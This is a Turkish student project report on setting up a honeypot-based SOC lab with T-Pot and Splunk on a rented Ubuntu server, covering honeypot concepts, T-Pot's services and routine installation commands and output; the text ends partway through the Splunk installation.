



SİBER AKADEMİ PROJESİ

PROJE ADI

SANAL SUNUCU TABANLI SOC ÇALIŞMA ORTAMI

Hazırlayan

Sümeyye ERDOĞAN
Gözde YAĞIZYILMAZ

Danışman Hocalar

Öğr.Gör. Ali Çetinkaya
Gökçe Karacayılmaz
Uğur Kaya

ÖN SÖZ

Bu proje, siber güvenlikte saldırganları tuzağa düşürmek ve yöntemlerini analiz etmek amacıyla honeypot sistemlerinin sanal ortamda kurulmasını ve T-Pot platformunda yakalanan saldırılının Splunk üzerinden izlenmesini konu almıştır.

Projenin hazırlanması sürecinde, honeypot teknolojilerinin yapılandırılması, veri toplama süreçlerinin yönetimi ve saldırı analizleri aşamalarında bazı teknik zorluklarla karşılaşılmış, ancak bu zorluklar hem problem çözme yeteneğimizi geliştirme hem de siber güvenlik alanındaki bilgi birikimimizi artırma fırsatı sunmuştur.

Bu çalışmanın gerçekleştirilmesinde rehberlik eden değerli hocalarımıza ve proje süresince desteklerini esirgemeyen herkese teşekkür ederiz. Bu projenin, siber güvenlik alanına katkı sağlamaşı ve daha güvenli bir dijital ekosistemin inşasında faydalı olması dileğiyle, emeği geçen herkese minnettarlığını sunarız.

İÇİNDEKİLER

1.Giriş	6
1.1.Honeypot Sistemlerinin Siber Güvenlikteki Rolü	6
1.2.T-Pot Sistemimizdeki Yeri	6
1.3.Saldırı Simülasyon Metodolojisi	6
2.Kullanılan Teknolojiler.....	7
2.1.Kullanılan Araçlar ve Platformlar.....	7
2.2.T-Pot Honeypot	7
2.2.1 Honeypot Nedir?.....	7
2.2.2.Honeypot Türleri	7
2.2.3 T-Pot	8
3.Kurulumlar	11
3.1.VMware Workstation-Ubuntu Server	11
3.2.T-Pot Kurulumu.....	13
3.2.1. Sistem Gereksinimleri.....	13
3.3.Splunk Kurulumu ve Yapılandırması	16
4.Kibana Dashboard Oluşturma(t-pot)	18
5.Spiderfoot (t-pot)	21
6.T-Pot İçerisinde Yer Alan Portların Çalıştıkları Servisler.....	26
7.Kali Linux Kullanımı ile Saldırı Simülasyonları	29
7.1.Saldırı Sonrası İnceleme	38
8.Splunk ile Veri Toplama ve Analiz	44
8.1.Splunk Saldırı Log Akışı.....	46
9.Bulgular ve Analiz	48
9.1.Saldırı Türleri ve Değerlendirmesi.....	48
9.2.Güvenlik Önerileri	48
9.3.Saldırıların Etki Ettiği Honeypotlar	50
9.4.Honeypotlar Üzerine Sonuç Değerlendirmesi	51
10.Literatür Taraması	52
10.1.Honeypot Türleri ve Kullanım Alanları.....	52
10.2.Siber Saldırı Simülasyonları Üzerine Çalışmalar.....	53
10.3.T-Pot Üzerine Çalışmalar	53
11.Proje Yönetim Süreci.....	54

11.1.Trello	54
11.2.Google Drive.....	54
12.Kaynakça	55

ÖZET

Bu çalışma, siber güvenlik alanında yaygın olarak kullanılan honeypot teknolojilerini ve T-Pot platformunun özelliklerini incelemektedir. Projenin amacı, simüle edilmiş siber saldırılardan elde edilen verilerin analiziyle anlamlı çıkarımlar sunmaktadır. Kali Linux kullanılarak T-Pot platformunda yer alan honeypotlara yönelik çeşitli saldırılar gerçekleştirilmiş, farklı portlar üzerinden yapılan spesifik saldırı türleri analiz edilmiştir.

Elde edilen log verileri Splunk platformuna aktarılmış ve detaylı bir şekilde incelenmiştir. Çalışma kapsamında, honeypotların siber tehditleri yakaladıkları rolü ve saldırılara karşı sağladığı farkındalık detaylandırılmıştır. Bulgular, saldırı türlerinin etkilerini ortaya koymakla birlikte, aynı zamanda honeypot teknolojilerinin güvenlik operasyon merkezi (SOC) ekipleri için ne denli önemli olduğunu da göstermiştir. Proje, honeypotların siber güvenlik savunma stratejilerinde kritik bir araç olabileceğini vurgulamakta ve bu alandaki uygulamalara değerli katkılar sunmaktadır.

Anahtar Kelimeler: Honeypot, Kali Linux, Port taraması, Saldırı analizi, Siber güvenlik, SIEM, Splunk, T-Pot

1. GİRİŞ

1.1. Honeypot Sistemlerinin Siber Güvenlikteki Rolü

Günümüzde dijital dünya, artan sayıda siber tehdit ve saldırıyla karşı karşıyadır. Kurumlar ve bireyler, bu tehditlerle başa çıkmak için daha yenilikçi ve proaktif güvenlik çözümlerine ihtiyaç duymaktadır. Honeypot sistemleri, siber güvenlik alanında hem bir savunma hem de analiz aracı olarak önemli bir rol oynamaktadır. Saldırganları tuzağa düşürerek, onların yöntemlerini, araçlarını ve niyetlerini anlamamıza yardımcı olan bu sistemler, siber güvenlik stratejilerimizin güçlendirilmesinde vazgeçilmez bir kaynak haline gelmiştir.

Bu proje, honeypot teknolojisinin temellerini, avantajlarını ve gerçek dünyadaki uygulamalarını inceleyerek, siber güvenlik alanına yönelik bir bakış açısı sunmayı hedeflemektedir. Honeypot sistemleri, yalnızca saldırılara karşı bir savunma mekanizması değil, aynı zamanda siber tehdit istihbaratı toplamak ve saldırı trendlerini analiz etmek için değerli bir araçtır. Proje kapsamında, Honeypot türleri, Saldırıların olduğu portlar, portlara yönelik spesifik saldırıların sistem üzerindeki etkisi üzerine odaklanılmış ve honeypot'ların bu alandaki etkinliği araştırılmıştır.

1.2. T-Pot Sistemimizdeki Yeri

T-Pot, modern siber güvenlik gereksinimlerini karşılamak üzere tasarlanmış güçlü bir araçtır. Çoklu honeypot uygulamalarını bir arada çalıştırabilen bu platform, sınır ağlarında güvenliği sağlamak, tehdit verilerini analiz etmek ve saldırı trendlerini anlamak için özelleştirilmiştir. T-Pot, sunduğu kapsamlı ve kullanıcı dostu arayüzü ile hem araştırma hem de operasyonel güvenlik ihtiyaçları için ideal bir çözüm sunmaktadır.

Bu çalışmada, honeypot teknolojilerinin temelleri, T-Pot platformunun sunduğu avantajlar ve bu platformun siber güvenlikteki rolü detaylı bir şekilde ele alınacaktır. Amaç, hem teknik bilgiye sahip okuyucular hem de bu alana ilgi duyan yeni başlayanlar için kapsamlı bir bakış açısı sunmaktır.

1.3. Saldırı Simülasyon Metodolojisi

Honey pot saldırı simülasyonları, siber güvenlik araştırmaları ve savunma stratejilerinin geliştirilmesinde yaygın olarak kullanılan bir yöntemdir. Bu tür simülasyonlar, saldırı davranışlarını analiz etmek, güvenlik açıklarını test etmek ve savunma mekanizmalarının etkinliğini değerlendirmek için gerçekleştirilir.

Honey pot Saldırı Simülasyonu Metodolojisi için izlenen adımlar aşağıdaki gibidir:

- Amaç ve hedeflerin belirlenmesi
- Honey pot sisteminin tasarımını
- Simülasyon ortamının kurulumunu
- Saldırı simülasyonunun gerçekleştirilmesi
- Veri analizi
- Simülasyon sonuçlarının değerlendirilmesi
- Raporlama ve sonuçların paylaşılması

2. KULLANILAN TEKNOLOJİLER

2.1. Kullanılan Araçlar ve Platformlar

Sanallaştırma: VMware Workstation Pro

Sunucu (Server): Ubuntu Server (ortak kullanım adına alınan sunucu içerisinde yapılandırma)

Honeypot Aracı: t-pot (Cowrie, Dionaea, Conpot, CiscoAsa...)

Simülasyon ve Test Araçları: t-pot, kali linux (nmap, Hping3, Hydra)

Veri Analiz Araçları: Kibana(t-pot), Wireshark, Splunk(SIEM)

2.2. T-POT Honeypot

2.2.1 Honeypot Nedir?

Honeypot adı temelde bir metafor içermektedir. Adlandırılışını ayıların bal yediği bal küpünden alır. Bu terim, saldırganın (metaforik olarak, ayı) diğer sistemlere zarar vermemesi için, hedefin açıkça bırakılan bir honeypot (bal kübü) gibi tasarlanmış bir güvenlik aracını ifade eder.

Honeypot, temelde, saldırganların dikkatini çekmek ve onların faaliyetlerini izlemek amacıyla tasarlanmış, güvenlik mekanizmasının bir parçası olan ve bizzat savunmadaki ekip tarafından sisteme yerleştirilen bir güvenlik sistemidir. Bu sistemler, saldırganları aldatmak için gerçek bir ağ gibi davranış ve saldırganların saldırısı girişimlerini çekmeyi amaçlar.

Honeypot, saldırganların güvenlik açıklarını keşfetmelerini ve izlemelerini sağlamak için güvenlik uzmanlarına değerli bilgiler sunar. Salırganlar bu sistemlere saldırırken, saldırı yöntemleri, zayıf noktalar ve niyetleri hakkında veriler toplanabilir. Bu şekilde, gerçek sistemlere zarar vermeden önce saldırganların faaliyetleri tespit edilir ve analiz edilerek, güvenlik önlemleri geliştirilebilir.

2.2.2 Honeypot Türleri:

- **Saf Honeypotlar (Pure Honeypots):** Gerçek bir sistemi taklit eden ve saldıruları çekmek için kullanılan sistemlerdir. Bu tür honeypotlar, genellikle gizli veriler içerir ve saldıruların daha derinlemesine izlenmesini sağlar.
- **Düşük Etkileşimli Honeypotlar (Low-Interaction Honeypots):** Gerçek sistemleri tam anlamıyla taklit etmezler, ancak saldırganları çekmek için bazı hizmetleri sunar. Genellikle otomatik saldırular gibi basit saldıruları tespit etmek için kullanılır.
- **Yüksek Etkileşimli Honeypotlar (High-Interaction Honeypots):** Gerçek sistemlere daha yakın şekilde çalışarak, saldırganların daha fazla zaman geçirmesini sağlar. Bu tür honeypotlar, saldırganların niyetlerini ve hedeflerini daha iyi analiz etmek için kullanılır.

Sistemimizde yer alan honeypot çeşidi olan t-pot içeriğini ele alacağız.


2.2.3. T-Pot



T-Pot, farklı türdeki honeypotları ve güvenlik araçlarını bir araya getiren, güvenlik profesyonellerine saldırganları daha etkili bir şekilde analiz etme imkânı sunan bir platformdur. Elastic Stack ve animasyonlu canlı saldırı haritaları gibi araçlar kullanarak, güvenlik verilerini görselleştirir ve daha derinlemesine analiz sağlar. Ayrıca, T-Pot, çok çeşitli bilgisayar mimarileriyle uyumlu olup farklı platformlarda dağıtılabılır, bu da saldırganların çeşitli ortamlarda çekilmesini ve analiz edilmesini kolaylaştırır.

Bu platform, sadece saldırganları tespit etmekle kalmaz, aynı zamanda saldırının türünü ve yöntemlerini anlamak için de önemli veriler sunar, bu da güvenlik stratejilerinin geliştirilmesine katkı sağlar.

Honeypot sistemleri, kullanım amaçlarına göre farklılıklar gösterebilir, örneğin IoT (Nesnelerin İnterneti), Telekomünikasyon vb. sistemler gibi özel uygulamalarda kullanılabılır. T-POT Honeypot'un, diğer honeypot sistemlerinden ayıran en önemli özellik, yalnızca tek bir honeypot veya araç kullanmıyor olmasıdır. T-POT, birden fazla honeypot'u barındırarak farklı servisleri çalıştırmasına olanak tanır ve bu sayede etkili bir güvenlik aracı işlevi görür. Ayrıca, Kibana yapısını kullanarak görsel olarak anlaşılabılır grafikler sunar. Kurulum sırasında Docker altyapısının kullanılması, ayrı ayrı kurulumlar yapmak yerine merkezi bir noktadan tek bir kurulum yapılmasına imkan verir.



(t-pot Teknik Mimarisi)

Hizmetler

T-Pot, beş gruba ayrılmış bir dizi hizmet sunar:

Sistem Hizmetleri

İşletim Sistemi tarafından sağlanan hizmetler:

- **SSH:** Güvenli uzaktan erişim için.

Elastic Stack

- **Elasticsearch:** Olayları depolamak için.
- **Logstash:** Olayları almak, işlemek ve Elasticsearch'e göndermek için.
- **Kibana:** Olayları görsel olarak etkileyici panolarda göstermek için.

Araçlar

- **NGINX:** Kibana, CyberChef, Elasticview, GeoIP AttackMap, Spiderfoot gibi araçlara güvenli uzaktan erişim sağlar ve T-Pot sensörlerinin olay verilerini güvenli bir şekilde T-Pot hive'a iletmesine olanak tanır.
- **CyberChef:** Şifreleme, kodlama, sıkıştırma ve veri analizi için bir web uygulaması.
- **Elasticview:** Elasticsearch kümesini taramak ve etkileşimde bulunmak için bir web arayüzü.
- **T-Pot Attack Map:** T-Pot için güzel bir şekilde animasyonlanmış saldırısı haritası.
- **Spiderfoot:** Açık kaynaklı bir istihbarat otomasyon aracı.

Honeypots

Seçilen docker-compose.yml dosyasına dayalı olarak 23 farklı honeypot seçeneği sunar.

Ağ Güvenliği İzleme (NSM)

- **Fatt:** Pcap dosyalarından ve canlı ağ trafiginden ağ meta verilerini ve parmak izlerini çıkararak pyshark tabanlı bir betik.
- **P0f:** Tamamen pasif trafik parmak izi oluşturma aracı.
- **Suricata:** Ağ Güvenliği İzleme motoru.

Kullanıcı Türleri

T-Pot'un kurulumu ve kullanımı sırasında iki farklı hesap türüyle çalışırsınız. Kimlik doğrulama hatalarının en yaygın nedeni olduğu için bu hesap türlerinin farkını anlamak önemlidir.

Kullanıcı Türleri

Hizmet	Hesap Türü	Kullanıcı Adı / Grup	Açıklama
SSH	OS	<OS_USERNAME>	İşletim sistemi kurulumu sırasında seçtiğiniz kullanıcı.
Nginx	BasicAuth	<WEB_USER>	T-Pot kurulumu sırasında seçilen <web_user>.
CyberChef	BasicAuth	<WEB_USER>	T-Pot kurulumu sırasında seçilen <web_user>.
Elasticvue	BasicAuth	<WEB_USER>	T-Pot kurulumu sırasında seçilen <web_user>.
GeolP Attack Map	BasicAuth	<WEB_USER>	T-Pot kurulumu sırasında seçilen <web_user>.
Spiderfoot	BasicAuth	<WEB_USER>	T-Pot kurulumu sırasında seçilen <web_user>.
T-Pot	OS	tpot	tpot kullanıcısı/grubu, T-Pot hizmetleri tarafından her zaman ayrılmıştır.
T-Pot Logs	BasicAuth	<LS_WEB_USER>	LS_WEB_USER otomatik olarak yönetilir.


Attack Map arayüzünde -sol alt köşede- yer alan portların renklerine bakacak olursak

Bu görüntü T-Pot'un (bir honeypot platformu) atak haritasında kullanılan renk kodlamasını gösteriyor. Her renk belirli bir network servisine veya protokole karşı yapılan saldıruları temsil ediyor:

- Kırmızı- FTP (File Transfer Protocol)
- Turuncu- SSH (Secure Shell)
- Sarı- TELNET Yeşil - EMAIL ve SQL servisleri
- Turkuaz- HTTP
- Mavi- HTTPS
- Lacivert- VNC (Virtual Network Computing)
- Mor- SNMP, SMB ve MEDICAL servisleri

Bu renk kodlaması, harita üzerinde gösterilen saldırının hangi servisleri hedef aldığına hızlıca anlamamızı sağlıyor. Örneğin haritada kırmızı bir aktivite görüyorsanız, bu FTP servisine yönelik bir saldırı girişimini gösterir. Bu şekilde güvenlik ekipleri hangi servislerin daha çok hedef alındığını kolayca tespit edebilir.

Bu bilgi özellikle güvenlik monitoring ve tehdit analizi açısından değerlidir çünkü hangi servislerin daha fazla saldırı aldığına görsel olarak anlamamızı sağlar.



(Burada servislerin harita üzerinde grafiğini okuyabilmek için renklendirilmesini görüyoruz.)

3. KURULUMLAR

3.1. VMWare

VMware Workstation veya VMware Player'i VMware resmi web sitesi üzerinden indirdikten sonra ihtiyaçlarınıza bağlı olarak, VMware Workstation Pro (ücretli) veya VMware Workstation Player (ücretsiz) seçeneklerini tercih edebilirsiniz.

Minimum sistem gereksinimlerini kontrol edin:

İşlemci: 64-bit destekli bir CPU.

RAM: En az 4 GB (tavsiye edilen 8 GB veya daha fazla).

Disk alanı: En az 1 GB yazılım için, ek olarak sanal makineler için yeterli boş alan.

İndirdiğiniz kurulum dosyasını çalıştırdıktan sonra Kurulum Sihirbazı açılacaktır. Lisans sözleşmesini kabul etmeniz gerekiyor.(Workstation Pro kullanıyorsanız, lisans anahtarınızı girmeniz istenir. Player sürümü ücretsiz olduğu için bu adım gereklidir.)

VMware'i açın ve "Create a New Virtual Machine" (Yeni Sanal Makine Oluştur) seçeneğine tıklayın. Sanal makine için işletim sistemi kurulum dosyasını (ISO) seçin veya fiziksel bir diski kullanın.(Biz içerisinde Kali Linux ISO yükledik.)

Yükleme sırasında donanım kaynaklarını (RAM, disk alanı, işlemci sayısı vb.) yapılandırın.

Kurulumu tamamlayın ve sanal makineyi başlatın.

+ Ubuntu server(ubuntu-24.04.1-live-server-amd64.iso)

Sanal çalışma ortamını hazırlayabilmek ve tek bir adresten saldırı gerçekleştirebilmek adına Hetzner şirketinden sunucu satın alındı. Aşağıdaki resimde sunucu özelliklerini görebilirsiniz.

+ Ubuntu server(ubuntu-24.04.1-live-server-amd64.iso) dosyasını VMWare üzerinden kuruyorsanız aşağıdaki adımları takip edebilirsiniz:

Sanal makineyi başlatın ve Ubuntu Server ISO'su ile boot edin.

Dil Seçimi:

Kurulum dili olarak English veya istediğiniz bir dili seçin.

Klavye Düzeni:

Varsayılan düzeni seçebilir veya özel bir düzel belirleyebilirsiniz.

Ağ Ayarları:

Varsayılan olarak otomatik DHCP ile IP alacaktır. Statik bir IP adresi yapılandırmak istiyorsanız bu adımı manuel olarak düzenleyebilirsiniz.

Disk Bölümleme:

Use an entire disk seçeneğini işaretleyin (varsayılan olarak sanal disk seçili olacaktır).

Bölümleme işlemini onaylayın.

Kullanıcı Bilgileri:

Yönetici kullanıcı adı ve şifre oluşturun.

SSH Server Kurulumu:

SSH bağlantısı gerekiyorsa, OpenSSH Server seçeneğini işaretleyin.

Ek Paketler:

Varsayılan bırakabilir veya ihtiyaçlarınıza göre bazı hizmetleri (örn. web server, database) seçebilirsiniz.

The screenshot shows the CPX41 server management interface for the server "ubuntu-splunkAndTpot".

- System Overview:** Shows 8 vCPU, 16 GB RAM, 40 GB Disk Local, Usage 2.37, Traffic Out 0/20 TB, and Price 24.70 JPY.
- Activities:** Lists recent events: "Server started" (3 hours ago), "Server is being started" (3 hours ago), "Server stopped" (24 hours ago), and "Server is being stopped" (24 hours ago).
- Options:** Buttons for Enable, Select group, and Disable for BACKUPS, PLACEMENT GROUP, and PUBLIC NETWORK.
- Location:** Datacenter nbg1-dc3, City Nuremberg, Country Germany, Network Zone eu-central. A map of Germany with a red dot indicating the location.
- Firewall Rules:** Firewall rule named "firewall-tpotce" (Fully applied) applied to 1 resource. It contains five inbound rules:
 - Protocol TCP, Port any, Source IP 188.119.22.8, Destination IP 78.182.132.92
 - Protocol UDP, Port any, Source IP 188.119.22.8, Destination IP 78.182.132.92
 - Protocol ICMP, Port any, Source IP 188.119.22.8, Destination IP 78.182.132.92
 - Protocol GRE, Port any, Source IP 188.119.22.8, Destination IP 78.182.132.92
 - Protocol ESP, Port any, Source IP 188.119.22.8, Destination IP 78.182.132.92

(Bu resimde sunucuya ait güvenlik duvarında izin verilen ip adreslerinin görüntülenmesini görüyoruz.)

3.2. T-Pot Kurulumu

3.2.1. Sistem Gereksinimleri

Desteklenen Linux dağıtım görüntülerine, hive/sensör, gerçek donanımda, sanal makinede veya diğer ortamlarda kurulum yaparken, başarılı bir T-Pot kurulumu için karşılanması gereken farklı OS, RAM, depolama ve ağ gereksinimleri bulunmaktadır.

Biz sistemimiz için **hive** türünü indireceğiz. ([Standart / Hive, T-Pot Standart / Hive ile tüm hizmetler, araçlar, honeypot'lar vb.](#) tek bir ana bilgisayara kurulur ve bu bilgisayar aynı zamanda bir Hive üç noktası olarak hizmet verir.)

T-Pot Türü: Hive

RAM: 16GB

Depolama: 256GB SSD

Açıklama: Genel bir kılavuz olarak, daha fazla honeypot, sensör ve veri ne kadar fazla olursa, o kadar fazla RAM ve depolama gereklidir.

T-Pot, başarılı bir kurulum ve operasyon için...

- DHCP veya statik olarak atanmış bir IPv4 adresine ihtiyaç duyar
 - Çalışan, proxy kullanmayan bir internet bağlantısına ihtiyaç duyar

Eğer proxy desteğine veya başka bir standart dışı özelliğe ihtiyacınız varsa, desteklenen Linux dağıtım görüntülerinin ve/veya Docker belgelerinin incelemeniz gerekmektedir. ([github t-pot](#))

t-pot, ücretsiz bir honeypot dağıtımıdır.

Sistemimizdeki sanal sunucu içerisindeki distro ubuntu-24.04.1-live-server-amd64

```
root@ubuntu-2gb-nbg1-1:~# git clone https://github.com/telekom-security/tpotce
Cloning into 'tpotce'...
remote: Enumerating objects: 16880, done.
remote: Counting objects: 100% (412/412), done.
remote: Compressing objects: 100% (211/211), done.
remote: Total 16880 (delta 198), reused 398 (delta 193), pack-reused 16468 (from 1)
Receiving objects: 100% (16880/16880), 296.75 MiB | 27.86 MiB/s, done.
Resolving deltas: 100% (9398/9398), done.
```

(İlgili github linkinden dosyayı indirebilmek için git clone komutunu yazıyoruz.)

```
cybersecurity@ubuntu-2gb-nbq1-1:/root$ cd tpotce
```

(Kurulumu yapacağımız dosyanın içerişine gidiyoruz.)

(Yükleme ekranının alt kısmında yer alan seçeneklerde "y"olunu seçiyoruz.)

```

PLAY RECAP ****
127.0.0.1 : ok=42    changed=25    unreachable=0    failed=0    skipped=2    rescued=0    ignored=2

### Playbook was successful.

### Choose your T-Pot type:
### (H)ive - T-Pot Standard / HIVE installation.
### Includes also everything you need for a distributed setup with sensors.
### (S)ensor - T-Pot Sensor installation.
### Optimized for a distributed installation, without WebUI, Elasticsearch and Kibana.
### (M)oile - T-Pot Mobile installation.
### Includes everything to run T-Pot Mobile (available separately).
### Install Type? (h/s/m) h

```

(Yükleme başladıkten sonra ekrana hangi tür t-pot kurulumu yapacağımız soruluyor.Buradan "hive" yani h seçenekini yazmamız gerekiyor.)

```

### Enter your web user name: cybersecurity
### Your username is: cybersecurity
### Is this correct? (y/n) y

### Enter password for your web user:
### Repeat password you your web user: |

```

(T-pot ekran arayüzüne giriş yapabilmek ve uzaktan bağlantı sağlayabilmek için bir kullanıcı adı ve şifre oluşturuyoruz.)

Active Internet connections (only servers)			Foreign Address	State	User	Inode	PID/Program name
Proto	Recv-Q	Send-Q	Local Address				
tcp	0	0	127.0.0.1:43727	0.0.0.0:*	LISTEN	0	13350 1351/identity
tcp	0	0	127.0.0.1:35057	0.0.0.0:*	LISTEN	0	13351 1351/identity
tcp	0	0	0.0.0.0:64295	0.0.0.0:*	LISTEN	0	61809 9764/sshd: /usr/sb
tcp	0	0	0.0.0.0:8000	0.0.0.0:*	LISTEN	0	5044 1010/splunkd
tcp	0	0	0.0.0.0:8191	0.0.0.0:*	LISTEN	0	8187 1182/mongod
tcp	0	0	0.0.0.0:8089	0.0.0.0:*	LISTEN	0	7988 1010/splunkd
tcp	0	0	127.0.0.1:8065	0.0.0.0:*	LISTEN	0	14343 1347/python3.9
tcp6	0	0	:::64295	:::*	LISTEN	0	61811 9764/sshd: /usr/sb
tcp6	0	0	:::22	:::*	LISTEN	0	4762 2553/sshd: /usr/sb
udp	0	0	159.69.196.102:68	0.0.0.0:*		998	6921 769/systemd-networ

(Burada t-pot içerisinde çalışan ilgili port numaralarını görüyoruz.)

```

### Done. Please reboot and re-connect via SSH on tcp/64295.


cybersecurity@ubuntu-2gb-nbg1-1:/root/tpotce$ |

```

(Yükleme işlemi bittikten sonra karşımıza çıkan ekran bu şekilde gözükmeli)

t-pot ssh bağlantı portu 64295 olarak çalışmaktadır.

Ulaşılacak olan arayüz 64297 portunda (kişisel denemelerimizde bağlantı şeklimiz Ubuntu server ip:64297 iken ortak sistem kullanımı adına sunucu tarafına geçtiğimizde sunucu ip:64297 oldu)



3.3.Splunk Kurulumu ve Yapılandırması

1.Enterprise Seçimi

İlk önce [splunk sitesine](#) giderek bizim için gerekli olan indirme türünü seçiyoruz. Ubuntu Server için .deb uzantılı dosyayı seçiyoruz. İndirme sayfasında yer alan “Command Line (wget)” e tıklıyoruz ve wget ile indirmek için gerekli olan kod parçasını kopyalıyoruz.

Splunk Enterprise 9.3.2

Index 500 MB/Day. Sign up and download now. After 60 days you can convert to a perpetual free license or purchase a Splunk Enterprise license to continue using the expanded functionality designed for enterprise-scale deployments.

Choose Your Installation Package

	Windows	Linux	Mac OS	
64-bit				
4.x+, or 5.4.x kernel Linux distributions				

Sonra ilgili dosyayı wget ile çekiyoruz

2. Kurulum, Konfigürasyon

İndirilen dosyanın kurulumuna başlıyoruz.

```
root@ubuntu-2gb-nbg1-1:/tmp# cd /tmp && wget -O splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb "https://download.splunk.com/products/splunk/releases/9.3.2/linux/splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb"
--2024-11-30 19:06:01-- https://download.splunk.com/products/splunk/releases/9.3.2/linux/splunk-9.3.2-d8bb32809498-linu
x-2.6-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 2600:9000:20eb:6e00:1d:f9c1:d100:93a1, 2600:9000:20eb:cc00:1d:f9c1:d100:93a1, 2600:9000:20eb:6e00:1d:f9c1:d100:93a1, ...
Connecting to download.splunk.com (download.splunk.com)|2600:9000:20eb:6e00:1d:f9c1:d100:93a1|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 751231896 (716M) [application/x-debian-package]
Saving to: 'splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb'

splunk-9.3.2-d8bb32809498-lin 100%[=====] 716.43M 285MB/s    in 2.5s
2024-11-30 19:06:04 (285 MB/s) - 'splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb' saved [751231896/751231896]
```

(Kurulumun ilk adımı olan wget ile ilgili dosya linkini indiriyoruz.)

```
root@ubuntu-2gb-nbg1-1:/tmp# sudo dpkg -i splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb
Selecting previously unselected package splunk.
(Reading database ... 35701 files and directories currently installed.)
Preparing to unpack splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb ...
Unpacking splunk (9.3.2) ...
Setting up splunk (9.3.2) ...
complete
